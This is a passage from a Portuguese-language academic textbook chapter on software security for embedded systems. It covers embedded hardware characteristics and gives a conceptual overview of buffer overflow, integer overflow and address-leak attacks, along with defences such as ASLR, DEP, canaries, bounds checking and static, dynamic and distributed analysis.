Capítulo 3

Segurança de Software em Sistemas Embarcados: Ataques & Defesas

Bruno Silva[†], Diógenes Cecilio da Silva Jr.[†], Evaldo M. Souza[†], Fernando Pereira[†], Fernando A. Teixeira[†], Hao Chi Wong[*], Henrique Nazaré[†], Izabela Maffra[†], Jean Freire[†], Willer F. Santos[†], Leonardo B. Oliveira[†]

[†] Universidade Federal de Minas Gerais
{brunors@dcc, diogenes@cpdee, evaldoms@dcc, fpereira@dcc, fateixeira@dcc, hnsantos@dcc, karennina@dcc, jean@dcc, willerfernandes@eng-ele.grad, leob@dcc}.ufmg.br

[*] Intel Corporation
hao-chi.wong@intel.com

Abstract

Software Security is key for the overall security of information systems. Day by day, more and more software exploitations happen and thus Software Security increasingly relevant. At the same time, Embedded Systems are becoming not only ubiquitous but also pervasive. As a result, it is paramount that those systems are secured. The problem, however, is that existing solutions – as is – are inadequate to Embedded Systems. This course therefore aims at giving an overview on the state-of-the-art of Software Security and, subsequently, show how these solutions can be adapted and evaluated in the context of Embedded Systems.

Resumo

Segurança de Software é um tema central na segurança de sistemas como um todo. Ataques que exploram vulnerabilidades em código são cada vez mais frequentes e Segurança de Software, então, é cada vez mais relevante. Paralelamente, Sistemas Embarcados fazem cada vez mais parte de nossas vidas e tendem a se tornar, na prática, onipresentes. Assim sendo, a segurança desses dispositivos é de suma importância. As propostas de

Segurança de Software existentes, no entanto, não são plenamente apropriadas para Sistemas Embarcados. Tais dispositivos possuem um grande número de particularidades como restrições de processamento, memória e energia, quando comparados à computadores convencionais. Consequentemente, a eficiência energética de Segurança de Software para esses Sistemas Embarcados deve ser também mensurada. O objetivo deste capítulo é apresentar uma visão geral da área de Segurança de Software e mostrar como adaptar e avaliar as soluções existentes no contexto de Sistemas Embarcados.

3.1. Introdução

Segurança de Software é um tema cada vez mais relevante [Jones 2007, McGraw 2006]. Na medida em que ataques que exploram vulnerabilidades em software crescem vertiginosamente [Alhazmi et al. 2007], a Segurança de Software torna-se um tema central na segurança de sistemas computacionais como um todo. Por essa razão, essa tem sido uma área de pesquisa bastante ativa e inúmeras técnicas foram propostas recentemente ([Molnar et al. 2009, Wang et al. 2009, Dietz et al. 2012, Rodrigues et al. 2013], por exemplo). A maioria destas técnicas são baseadas na análise estática [Misra 1987], na análise dinâmica [Bell 1999], ou na combinação de ambas, isto é, na análise híbrida [Rus et al. 2003].

Sistemas Embarcados, por outro lado, são sistemas especializados [Barr 1999, Carro and Wagner 2003, Marwedel 2011]. Diferentemente de um elemento computacional convencional – voltado a aplicações genéricas –, um sistema embarcado dedica-se a executar bem uma ou poucas tarefas. Isso aliado ao fato de que eles são comumente inclusos em outros sistemas faz com que Sistemas Embarcados tenham suas dimensões reduzidas. Tal redimensionamento aliado à necessidade de redução de custos, por sua vez, torna Sistemas Embarcados "pobres" de recursos computacionais [Hamacher et al. 2012].

Sistemas Embarcados são cada vez mais comuns em nossas vidas [Zurita]. Eles são os campeões de venda no mercado de elementos computacionais e estão presentes em grande parte de outros dispositivos[1]. Com o advento da Internet das Coisas (*Internet of Things* – IoT) e os *smartphones* tornando-se a plataforma de comunicação móvel padrão, a tendência é que Sistemas Embarcados tornem-se praticamente onipresentes.

Paralelamente à essa ubiquidade de Sistemas Embarcados – e os benefícios que ela acarreta –, surge também certa inquietação. Parte dela advém da preocupação acerca da Segurança de Software [Koopman 2004, DAVID and TIRI 2005] dispositivos, dado que maioria das propostas existentes não levam em consideração as peculiaridades de Sistemas Embarcados e, consequentemente, não lhes são apropriadas. Por exemplo, ao contrário de um computador tradicional, Sistemas Embarcados usualmente (i) possuem menor capacidade de processamento e memória; (ii) possuem fonte restrita de energia; e iii) possuem um grau de rede maior [Akyildiz et al. 2002] (não apenas porque fazem parte de redes cuja escala é maior, mas também porque encontram-se no núcleo das mesmas, não raro exercendo também o papel de roteadores [Akyildiz et al. 2002]). No entanto, as propostas de Segurança de Software existentes foram concebidas para sistemas convenci-

[1] `http://www.simoneconcepts.com/embeddedsystems/realembeddedsystems.html`

onais e, portanto, não consideram essas particularidades.

Objetivos. O objetivo deste capítulo é, derradeiramente, apresentar uma visão geral dos ataques e defesas na área de Segurança de Software. Em relação aos ataques, pretende-se apontar os mais comuns, demonstrando seu funcionamento, potencial de impacto e suas variações. No tocante a defesas, objetivamos demonstrar como ataques podem ser evitados ou identificados, seja em tempo de compilação, seja em tempo de execução. Por fim, pretendeu-se mostrar por meio de um estudo de caso como adaptar soluções existentes para o contexto de Sistemas Embarcados.

Organização. O restante deste trabalho está organizado da seguinte forma.

A seção 3.2 e a seção 3.3 discorrem mais sobre Sistemas Embarcados e Segurança de Software, respectivamente.

A seção 3.4 versa sobre diversos tipos ataques. Por exemplo, sobre

1. o Estouro de Arranjo (seção 3.4.1);
2. o Estouro de Inteiro (seção 3.4.2);
3. e o Vazamento de Endereço (seção 3.4.3).

Já a seção 3.5 discorre acerca de mecanismos de defesa. Por exemplo, acerca de:

1. Aleatorização de Espaço de Endereço (*Address Layout Space Randomization* – ALSR) (seção 3.5.1);
2. Prevenção contra a Execução de Dados (*Data Execution Prevention* – DEP) (seção 3.5.2);
3. Canários (seção 3.5.3);
4. Verificação de Limites de Arranjo (*Array bounds-checking*) (seção 3.5.4);
5. Análise de Intervalo (seção 3.5.5);
6. Análise Distribuída (seção 3.5.7).

Ao final, apresentamos mais três seções, a saber:

1. Metodologia de Avaliação (seção 3.6);
2. Estudo de Caso (seção 3.7);
3. Conclusões (seção 3.8).

A maioria dos títulos das seções supracitadas já sugerem o seu conteúdo. No entanto, três delas merecem ser destacadas por apresentarem soluções exclusivamente voltadas à Sistemas Embarcados. São elas as seções 3.5.7, 3.6 e 3.7. A Análise Distribuída (seção 3.5.7), como ressaltamos anteriormente, explica como cruzar e extrair informações de códigos que são executados de forma distribuída, com o objetivo de aumentar a segurança global do sistema. Isso é interessante pois a literatura apresenta mecanismos voltados para programas centralizados, ou seja, que são executados dentro de um mesmo

nó da rede. Ademais, essa estratégia é fundamental no contexto de Sistemas Embarcados, pois estes são usualmente inseridos em um contexto de rede onde nós interagem frequentemente. Na Metodologia de Avaliação (seção 3.6) a ideia é mostrar como um mecanismo de segurança pode ser avaliado sob a ótica energética. Diferentemente de soluções voltadas para elementos computacionais convencionais (como *desktops*), em que a avaliação mais importante é a sobrecarga (*overhead*) em termos de tempo e armazenagem, aqui, a mais relevante é a energia consumida em razão da sua escassez em Sistemas Embarcados. E na seção 3.7 apresentamos um estudo de caso em que ilustramos todo o processo de se proteger um sistema embarcado, da percepção do problema, passando pela concepção da solução e, por fim, sua avaliação.

3.2. Sistemas Embarcados

Sistemas Embarcados, também conhecidos como Sistemas Embutidos, são sistemas computacionais dedicados que fazem parte de um sistema mais complexo. O termo embutido significa que este sistema está incrustado em um ambiente e que apresenta interconexões bem definidas. Esta dedicação se deve ao fato que um Sistema Embarcado implementa uma única função, ou no máximo algumas poucas funções. Como diversos processadores podem ser empregados, o que os diferencia é exatamente este programa dedicado. Somado a estas principais características funcionais, eles devem responder a seus estímulos após um intervalo de tempo definido. Assim, os Sistemas Embarcados são também sistemas de tempo real. Por serem embutidos em algo maior, os Sistemas Embarcados devem ser confiáveis, uma vez que falhas podem comprometer esta única função e por talvez ser difícil sua substituição ou reconfiguração remota. Finalmente, os Sistemas Embarcados são voltados para um mercado de alto volume, o que implica em alta competitividade entre fornecedores e em baixo custo individual.

Podemos agora definir um Sistema Embarcado como:

> *Um Sistema Embarcado é um sistema computacional que implementa um única tarefa, dirigido (ou definido) por software, que utiliza interfaces dedicadas, devem responder a estímulos em tempo real, serem confiáveis e serem comercialmente competitivos.*

Sistemas Embarcados utilizam agressivamente plataformas de hardware, uma vez que são dirigidos por software e diversas implementações de processadores podem ser utilizados. Isso implica em uma forte redução do custo do projeto do processador, que pode empregar circuitos integrados comerciais. O custo de hardware se concentra então no projeto das interfaces de entrada e saída, que como são definidos pelo ambiente, geralmente utilizam padrões industriais.

Como visto na tabela 3.1, Sistemas Embarcados podem ser encontrados nos mais variados produtos como aviões, sistemas de defesa, aparelhos biomédicos, automóveis, dispositivos de E/S, instrumentos eletrônicos, aparelhos domésticos, industriais e brinquedos.

Aviões e Sistemas de defesa	piloto automático, sistemas de navegação, controle de motores, sistemas de aterrizagem
Sistemas Biomédicos	Ultrassom e CAT, monitores para pacientes, marcapassos
Automóveis	controle do motor, sistemas ABS e de tração, controle de *air-bags*, diagnóstico embarcado
Comunicações e Redes	satélites, roteadores de rede, switches, modems
Wireless	Pontos de acesso, adaptadores, rede de sensores sem fio
Eletrônica de Consumo	TV, tocadores de DVS e Blue-ray, fornos de micro-ondas, câmeras, linha branca
Dispositivos de E/S	teclados, mouse, impressoras, escaneadores, modems
Instrumentos Eletrônicos	Osciloscópios, Multímetros, analisadores lógicos
Equipamentos Industriais	controlador de elevadores, robôs, sistemas de segurança, PLC, máquinas CNC
Escritório	FAX, copiadoras, telefones, calculadoras, máquinas registradoras
Dispositivos Pessoais	celulares, relógio de pulso, tablets
Dispositivos Bancários	cartão bancário ou de crédito, ponto-de-venda, terminal de acesso
Brinquedos	Video games (XBox, Wii, etc.), Furby, Nintendo DS

Tabela 3.1. Exemplos de Sistemas Embarcados

3.2.1. Características

A principal característica que diferencia Sistemas Embarcados de computadores de uso geral é a sua alta especificidade, geralmente uma única funcionalidade. Isso implica em escolhas que maximizem funcionalidade e minimizem custos de fabricação e tempo de desenvolvimento. Ao contrário, computadores de uso geral (ou PCs) são voltados a usuários de perfis diversos o que leva a inclusão de múltiplas interfaces de conexão e interfaces homem-máquina.

Processador (CPU). As plataformas de hardware para Sistemas Embarcados são implementadas usando microprocessadores ou microcontroladores comerciais, módulos de memória para programa e dados, suporte para interrupções, temporizadores e módulos controladores para interfaces de entrada e saída. Na medida em que novas funcionalidades foram demandadas outros módulos foram adicionados como relógios de tempo real, gerentes de energia e tensão, e até mesmo gestores de perfis de consumo de energia.

A grande maioria dos Sistemas Embarcados utilizam microcontroladores que são circuitos integrados que agregam um processador, blocos de memória para programas e dados, gerador de clock, controlador de interrupções e controladores de interfaces de entrada e saída. Fabricantes oferecem famílias de microcontroladores onde em torno de um mesmo processador diversas opções de memórias, entradas e saídas, e outros módulos e que são oferecidas em diferentes circuitos integrados.

Uma tendência mais recente é o oferecimento de Sistemas-em-um-Chip (*Systems-on-Chip* – SoCs), onde um processador é integrado a memórias, interfaces de entrada e saída, temporizadores, e eventualmente a outro processador de uso geral ou um de Processamento de Sinais (*Digital Signal Processor* – DSP).

Quanto ao número de bits, as CPUs podem ser de 8, 16 ou 32 bits. Apesar de CPUs para PCs usarem 32 bits, e mais recentemente 64 bits, a maior parte de de aplicações embarcadas utilizam 8 ou 16 bits. Fabricantes como a Atmel e Microchip com as

linhas AVR e PIC, respectivamente, dominam as soluções de 8 bits com processadores que rodam com frequências entre 20 e 30 MHz. A Texas Instruments e a mesma Microchip oferecem as linhas MSP430 e PIC16 (respectivamente) para CPUs de 16 bits. A linha TI MSP430 é uma das líderes em soluções de ultra baixo consumo de energia.

Entretanto a demanda por CPUs de maior poder computacional tem crescido recentemente e diversas soluções de 32 bits estão disponíveis, como as famílias de microcontroladores PIC32, ARM M0, M1 e M4. Uma característica marcante das linhas de 32 bits é sua maior capacidade de memória, que pode chegar a 256 KBytes.

Ainda assim, existem classes de aplicações que demandam maior desempenho, o que implica em maiores frequências de operação e capacidade de memória. Estes dispositivos são chamados de microprocessadores embutidos (ou embedded microprocessors) para distinguí-los dos microcontroladores. Eles permitem funções de controle de supervisão, utilizam MMU (unidade de gerência de memória) que controla caches e provê memória virtual. Operam com frequência de *clock* de centenas de megaherz até mais de 1 GHz, podem incluir coprocessadores aritméticos de ponto flutuante e aceleradores gráficos. Com isso podem usar sistemas operacionais mais elaborados como Linux embutidos.

Nível de Integração. A demanda de baixos custos, alta densidade e menores fatores de escala tem levado a um nível de integração em que uma plataforma de hardware seja implementada com poucos CIs. Na medida que o nível de integração aumentou, mais e mais lógica foi adicionada ao processador, periféricos padronizados e módulos de memória foram agregados em um único chip, criado famílias de processadores com alto grau de especificidade. Tais processadores são chamados de SoC.

Alimentação e Potência. Sistemas Embarcados utilizam fontes de alimentação das mais variadas formas e geralmente precisam adaptar o valor de tensão disponível para o(s) valor(es) necessário(s). Uma plataforma típica de hardware pode apresentar módulos de alto consumo de energia, como discos magnéticos, discos baseados em memórias flash (SSD), displays coloridos, e interfaces wireless.

A potência dissipada por sistemas computacionais se deve principalmente a atividade de troca de valores binários dos sinais elétricos, o que provoca a geração de calor. Fabricantes de CIs provêm valores típicos que são uma média de consumo de potência para aplicações que utilizam porções representativas do circuito interno e suas entradas e saídas. Nem sempre é necessária a utilização de uma ventoinha para remover o calor gerado, e o uso de um dissipador metálico acoplado ao CI pode ser suficiente.

Confiabilidade/Disponibilidade. Sistemas Embarcados estão incrustados em máquinas ou sistemas mais complexos que devem rodar continuamente por anos sem erros, e em muitos casos se recuperarem por si mesmos. Deste modo o software deve ser desenvolvido e testado com muito mais cuidado do que software para PCs, e o hardware deve evitar dispositivos mecânicos com peças móveis. Alguns problemas de confiabilidade são:

- o sistema não pode ser desligado com segurança para reparos;
- o sistema deve rodar sempre e modos de desempenho reduzido não são admissíveis;
- o ambiente ou sistema sofrerá perdas econômicas se for desligado.

Uma variedade de técnicas são empregadas, e muitas vezes combinadas, para se recuperar de erros de software e hardware, como por exemplo vazamentos de memória ou integridade de sinal comprometida por *crosstalk*. As técnicas mais comuns são:

- temporizador *watchdog*, para reinício do software;
- redundância de hardware total ou parcial;
- modo reduzido em software;
- hipervisor embutido, baseado em virtualização de software;
- memória com correção de erros (ECC).

Fator de Forma e Expansibilidade. Sistemas Embarcados utilizam diversos fatores de forma e que geralmente é determinado pelo ambiente onde o sistema será embutido. A maioria é composta por uma única placa de circuito impresso, denominadas *Single Board Computer* (SBC). Nesta placa existem um conector de alimentação, para uma única tensão de entrada, e diversos conectores para as interfaces dos periféricos padrão, como USB, SATA, etc., e quando necessário a placa pode apresentar um conector para sinais discretos de E/S para interfaces especiais, como por exemplo o acionamento de relés ou sensoriamento de chaves e interruptores. Os padrões mais conhecidos são o Consórcio PC/104, que define um conjunto de placas de dimensões fixas e conectores padronizados para um barramento usando o protocolo PCIe e que permitem o empilhamento de placas; o padrão COM Express e o padrão Qseven, onde cada placa contêm toda a lógica e CIs para um sistema computacional completo.

Como Sistemas Embarcados são projetados para uma aplicação específica, e o custo é um requisito importante, expansibilidade é geralmente sacrificada. Mais ainda, ao utilizar microcontroladores de 8 e 16 bits a memória já vem com tamanho fixo e não pode ser expandida, pois o barramento do processador não está disponível para conexão. Microprocessadores e SoCs de 32 bits geralmente usam memórias externas, pois programas e dados podem ocupar centenas de kilobytes ou até mesmo megabytes. As soluções empregadas empregam CIs externos de memórias flash, para programas, e DRAM para dados, ou eventualmente apenas DRAM.

Conectividade. Conectividade é a característica de sistemas embutidos que mais tem crescido atualmente. Diversas previsões apontam para um número de 15 bilhões dispositivos conectados à Internet em 2015, e a maioria deles são Sistemas Embarcados. Isto implica que eles devem suportar pilhas IPv4 e brevemente IPv6. Outros padrões como Ethernet, WiFi, Bluetooth e Zigbee, devem também ser suportados, às vezes vários deles, dependendo da aplicação. Novos protocolos como o *Near Field Communication* (NFC) começam a serem usados para interligar dispositivos móveis, como celulares, com sistemas de automação doméstica e bancária, e até mesmo com aparelhos eletrodomésticos como televisores inteligentes. Finalmente, as redes telefônicas móveis e sua comunicação GPRS, 3G e 4G, são formas atraentes de conexão remota para sistemas embutidos de difícil acesso físico.

Segurança. A segurança em Sistemas Embarcados nem sempre foi levada em conta uma vez que, inicialmente, a maioria deles operavam embutidos em sistemas sem conectividade exterior, como a internet. Em um automóvel uma rede local, baseada em protocolos CAN e LIN, interligam diversos sistemas embarcados dedicados, como por exemplo controle do motor, ABS e painel. Entretanto as novas aplicações que mais utilizam o conceito de Sistemas Embarcados são dispositivos móveis que precisam se interconectarem à *Web* via protocolos Internet e diversas conexões sem fio como WiFi, 3G/GPRS e mesmo a Ethernet com fio.

Aliado a isso está o fato de que aplicações para Sistemas Embarcados são comumente desenvolvidas em C. A opção pela linguagem é em razão da sua eficiência, ou seja, aplicações escritas em C são usualmente mais rápidas e com isso mais adequadas a sistemas com pouco recursos como Sistemas Embarcados. Contudo, tal eficiência tem preço. Quando comparada a outras linguagens de programação, C não implementa alguns mecanismos de segurança, o que deixa suas aplicações mais vulneráveis que as demais, em geral. Ao longo deste capítulo será detalhado a segurança da linguagem C e como isso pode afetar a segurança Sistemas Embarcados como um todo.

3.3. Segurança de Software: Visão Geral

Segurança de Software é um tema cada vez mais relevante [Jones 2007, McGraw 2006]. Na medida em que ataques que exploram vulnerabilidades em software crescem vertiginosamente [Alhazmi et al. 2007], a Segurança de Softwaretorna-se um tema central na segurança de sistemas computacionais como um todo.

Ataques são comumente dividas em duas categorias: aqueles que concernem ao sigilo da informação e aqueles relativos a integridade

O Vazamento de Endereço (*Address Leak* ou *Program Data Leak*) e o Vazamento de Dados (*Data Leak*) são exemplos de ataques relativos ao sigilo. A ideia é que o adversário force o vazamento de um dado que possa ser usado para comprometer o funcionamento do sistema. Por exemplo, o advento de mecanismos de segurança como o Prevenção contra a Execução de Dados evita que dados injetados pelo adversário sejam usados pelo sistema. Assim, uma alternativa para o adversário é descobrir o endereço de uma função sensível (`\bin\sh`, por exemplo) já contida no sistema para, subsequentemente, alterar o fluxo de execução para a mesma. Tal descoberta não é sempre trivial e uma das formas de determinar o endereço de uma função é antes realizar um ataque de Vazamento de Endereço.

Ainda acerca do sigilo, é possível que o resultado de um vazamento, por si, já satisfaça os anseios do adversário. Isso fica evidente quando se examina o trabalho de Aranha *et. al.* sobre a urna eletrônica brasileira [Aranha et al. 2012]. Nele, observa-se que existe um Vazamento de Dados na urna, um vazamento da semente da função pseudo-aleatória responsável pelo baralhamento da ordem dos votos. Isso, derradeiramente, pode levar à quebra da propriedade de sigilo do voto em um pleito.

Agora vamos versar um pouco sobre os ataques que ferem a integridade de um sistema. Aqui resta o popular ataque de Estouro de Arranjo (*Buffer Overflow*). Nele, o adversário explora o fato de que linguagens como C não são fortemente tipadas e, por



Figura 3.1. Vulnerabilidades

conseguinte, não verificam limites de arranjos. Ou seja, é possível preencher um arranjo para além dos seus limites, violando regiões de memória e sobrescrevendo de forma ilegal seus valores. Isso, por sua vez, permite desviar o fluxo de execução de programas para, por exemplo, execução de ações maliciosas.

Outro ataque conhecido é o ataque de Estouro de Inteiro (*Integer Overflow*). Aqui, o limite violado não é o de limites de arranjo, mas sim o de limites de inteiros. Este ataque pode ser empregado da seguinte maneira. Suponha um inteiro que determinará o tamanho de uma região de memória alocada dinamicamente. O adversário então força o estouro deste inteiro que agora passa a ter um valor pequeno, quem sabe negativo. A região de memória alocada será menor que esperada o que, por sua vez, pode viabilizar um ataque de Estouro de Arranjo.

Apontar vulnerabilidades que levam ao Estouro de Inteiro é algo particularmente desafiador, dado que alguns deles são realizados de forma deliberada pelo programador para fins de eficiência[2]. Em outras palavras, a dificuldade resta não em apontar um Estouro de Inteiro, mas em determinar-se se o mesmo é benigno ou maligno.

Felizmente, paralelamente à difusão de ataques de software, surgem também inúmeras propostas de defesa ([Molnar et al. 2009, Wang et al. 2009, Dietz et al. 2012, Rodrigues et al. 2013], por exemplo). A maioria das propostas de defesa existentes são baseadas na *Análise Estática* [Misra 1987, Wagner and Dean 2001], na *Análise Dinâmica* [Bell 1999, Mock 2003], ou na combinação de ambas, isto é, na *Análise Híbrida* [Rus et al. 2003, Ernst 2003]. A concepção dessas propostas é uma tarefa extremamente desafiadora já que qualquer propriedade não trivial de linguagens recursivamente enumeráveis é um problema indecidível [Hopcroft 2008] – em outras palavras, não existe programa genérico capaz de decidir se um outro programa qualquer é ou não vulnerável.

A Análise Estática [Misra 1987] inspeciona o código antes do programa ser ins-

[2]Por exemplo, um programador pode mimetizar uma operação de módulo eficientemente por meio de uma operação que estoure o limite de um tipo inteiro.

talado (*deployed*) e, por essa razão, é também conhecida como *análise de código*. Essa análise varia de um simples *script* para o casamento de padrões até um sofisticado analisador sintático (*parser*). A vantagem do método é que não há sobrecarga (*overhead*) direta em tempo de execução, já que a análise é realizada a priori e o código fonte permanece inalterado. O lado negativo é que no momento da análise não há as informações que o programa dispõe em tempo de execução. Tal desinformação impossibilita determinar-se se há ou não vulnerabilidades em certos trechos de código. Na dúvida, a estratégia conservadora é adotada e presume-se que a vulnerabilidade, sim, existe. Isso, por sua vez, traduz-se em falso-positivos (posteriormente, veremos que falso-positivos podem indiretamente resultar em sobrecarga).

Por meio da Análise Estática é possível abordar algumas questões que já relatamos. Por exemplo, para mitigar ou mesmo impedir ataques que ferem o sigilo de um sistema, pode-se empregar a Análise Estática para responder à seguinte questão: existe um caminho que vai de um dado sensível (ou secreto) até um canal público? Tal questão, na prática, pode ser mapeada para: o valor de uma variável sensível pode ser propagado ao longo da execução de um programa até ser passado como parâmetro para uma função do tipo `printf`, `fput` etc.

Caso sim, então a análise retorna que há uma vulnerabilidade no programa.

Analogamente, a Análise Estática pode responder se a integridade de um programa pode ser violada. Agora, a questão posta à análise é a seguinte: existe um caminho que vai de uma entrada pública, não confiável, até uma operação sensível? Novamente, na prática, essa questão pode ser refraseada, por exemplo, assim: há uma operação de leitura do tipo fscan cuja a entrada pode ser eventualmente propagada para dentro de um arranjo cujos limites não são checados?

A Análise Dinâmica [Bell 1999], por sua vez, envolve a execução propriamente dita do programa objeto da análise, razão pela qual é também chamada de verificação em tempo de execução (*run-time checking*). A ideia é rodar o programa para um conjunto provável de entradas e analisar seu comportamento (com respeito a vazamento de dados confidenciais, por exemplo). A vantagem da técnica é que ela pode tirar proveito de informações só disponíveis em tempo de execução. Isso, por sua vez, mitiga significantemente o problema dos falso-positivos, comum na análise estática. Desvantagem do método é que os resultados são pertinentes apenas às entradas testadas e, assim, não se pode derivar conclusões acerca do comportamento geral do programa. Por esse motivo, a Análise Dinâmica é inerentemente inconsistente (*unsound*), isto é, não se pode afirmar se um programa é ou não vulnerável a partir desta técnica.

Exemplos de Análise Dinâmica para evitar ataques de Estouro de Arranjo são Verificação de Limites de Arranjo e Canários. O primeiro atua proativamente, verificando se o acesso à memória está dentro dos limites, caso contrário, o mecanismo aborta a execução do programa. Para tal é necessário instrumentar o programa de forma a guardar os tamanhos de arranjos e checar seus limites sempre que ocorre um acesso à memoria. O Canário, por sua vez, atua de forma reativa abortando o programa logo após um ataque de Estouro de Arranjo ter sido efetuado. Com esse fim, o mecanismo insere uma valor aleatório entre o arranjos e endereços de retornos de funções. Ao final da função, verifica-se se o valor do canário foi alterado. Se foi, é sinal que um Estouro de Arranjo ocorreu e

então o programa é abortado.

Uma técnica comum é a Análise Híbrida [Rus et al. 2003], ou seja, a combinação das técnicas das Análises Estática e Dinâmica. Usualmente, a Analise Estática é primeiramente empregada para encontrar-se o maior número de vulnerabilidades possível e, posteriormente, a Análise Dinâmica entra para monitorar o código nestes supostamente vulneráveis. Aqui resta o motivo pelo qual falso-positivos resultantes da Análise Dinâmica podem indiretamente acarretar sobrecarga. Todo trecho de código em que Análise Dinâmica apontar vulnerabilidades será instrumentado com um *monitor*, o qual é utilizado em tempo de execução, e incorre em sobrecarga. Portanto, é fundamental para a eficiência de um sistema que o número de falso-positivos seja baixo.



Figura 3.2. Defesas

Por fim, uma análise pioneira, concebida por nós, é a Análise Distribuída. Veja, um sistema distribuído é formado por vários processos em execução que colaboram entre si para atingir uma meta comum. Tais sistemas estão presentes no nosso dia-a-dia em aplicações bancárias, comércio eletrônico, sistemas de telecomunicações entre outros. Ferramentas de Análises Estáticas convencionais não foram concebidas com foco nesta interlocução entre processo. Se uma ferramenta for capaz de cruzar informações oriundas dos vários processos que constituem o sistema distribuído, então mais constatações acerca da segurança de um sistema poderão ser feitas. Entretanto, analisá-los concomitante não é uma tarefa trivial, pois o problema de análise de fluxo de informação entre os interlocutores pode ser computacionalmente ineficiente. A ideia da Análise Distribuída é realizar esse cruzamento de informações de maneira eficiente.

3.4. Ataques

3.4.1. Estouro de Arranjo

3.4.1.1. Visão Geral

Um *buffer* ou arranjo pode ser definido simplesmente como um bloco contíguo de memória, com a finalidade de armazenar um conjunto de um certo tipo de dados. O Estouro

de Arranjo é uma anomalia na qual tenta-se escrever sobre um arranjo mais dados do que ele tem capacidade para armazenar. Dessa forma, as posições de memória adjacentes ao arranjo acabam sendo sobrescritas, configurando-se uma violação de memória. Os efeitos de tal anomalia podem variar desde um comportamento inesperado do programa a graves vulnerabilidades de segurança.

As linguagens de programação que são afetadas por tal problema são as chamadas *fracamente tipadas*, como por exemplo C, amplamente utilizada em Sistemas Embarcados por sua eficiência. Nestas linguagens, quando ocorre um acesso para escrita ou leitura de um arranjo, não se verifica automaticamente se a escrita ou leitura ocorre dentro dos limites alocados. Em contrapartida, numa linguagem fortemente tipada, tal como Java, para cada porção de memória alocada são mantidos metadados que permitem a realização de verificações de limites de arranjos para todo e qualquer acesso, em tempo de execução. A realização ou não de tais verificações implica, na prática, num compromisso entre desempenho e robustez.

Dessa forma, se a linguagem de programação não provê mecanismos automáticos para evitar o Estouro de Arranjo, essa tarefa fica dependente da disciplina do programador. A consequência de tal fato é que o Estouro de Arranjo configura-se como uma das vulnerabilidades mais frequentes e mais exploradas por atacantes. Casos famosos de explorações relacionadas a vulnerabilidades de Estouro de Arranjo ocorrem desde a década de 80, como por exemplo o Morris *worm* que foi um dos primeiros *worms* disseminados pela Internet; todavia, os ataques permanecem atuais, como atestam os recentes ataques à plataforma de jogos Xbox, que permitiram o uso de *software* não licenciado.

Embora tais vulnerabilidades possam, em geral, ser facilmente corrigidas, se considerados casos individuais, o caso geral difícil de caracterizar, pelas diversas formas como essa anomalia pode se apresentar. O Estouro de Arranjo permanece, portanto, como um desafio para a comunidade científica, pois as ferramentas de detecção e correção desenvolvidas até o presente momento apresentam ainda grandes possibilidades de melhoria.

3.4.1.2. Funcionamento

Para compreender como funciona um ataque de estouro de arranjos, é necessário algum conhecimento sobre a memória de um processo computacional. Em geral, ela encontra-se dividida nas seguintes regiões:

- *Texto:* Uma região de tamanho fixo, que contém as instruções do programa, sendo habilitada apenas para leitura;
- *Dados:* Contém variáveis globais e estáticas do programa;
- *Pilha:* A pilha é um bloco de memória contíguo que contém uma sequência de quadros, que são inseridos quando uma função é chamada e retirados quando ela retorna. Um quadro contém diversos tipos de dados necessários para a função, como seus parâmetros, suas variáveis locais e endereço de retorno, bem como informação necessária para recuperar o estado da pilha tal qual antes de sua chamada;

- *Heap:* Uma região de memória que contém as variáveis alocadas dinamicamente. Nessa região, o controle da memória deve ser realizado explicitamente pelo programador.

Ataques de Estouro de Arranjo podem acontecer na pilha ou no *heap*. A seguir, serão discutidos os tipos de ataque mais comuns.

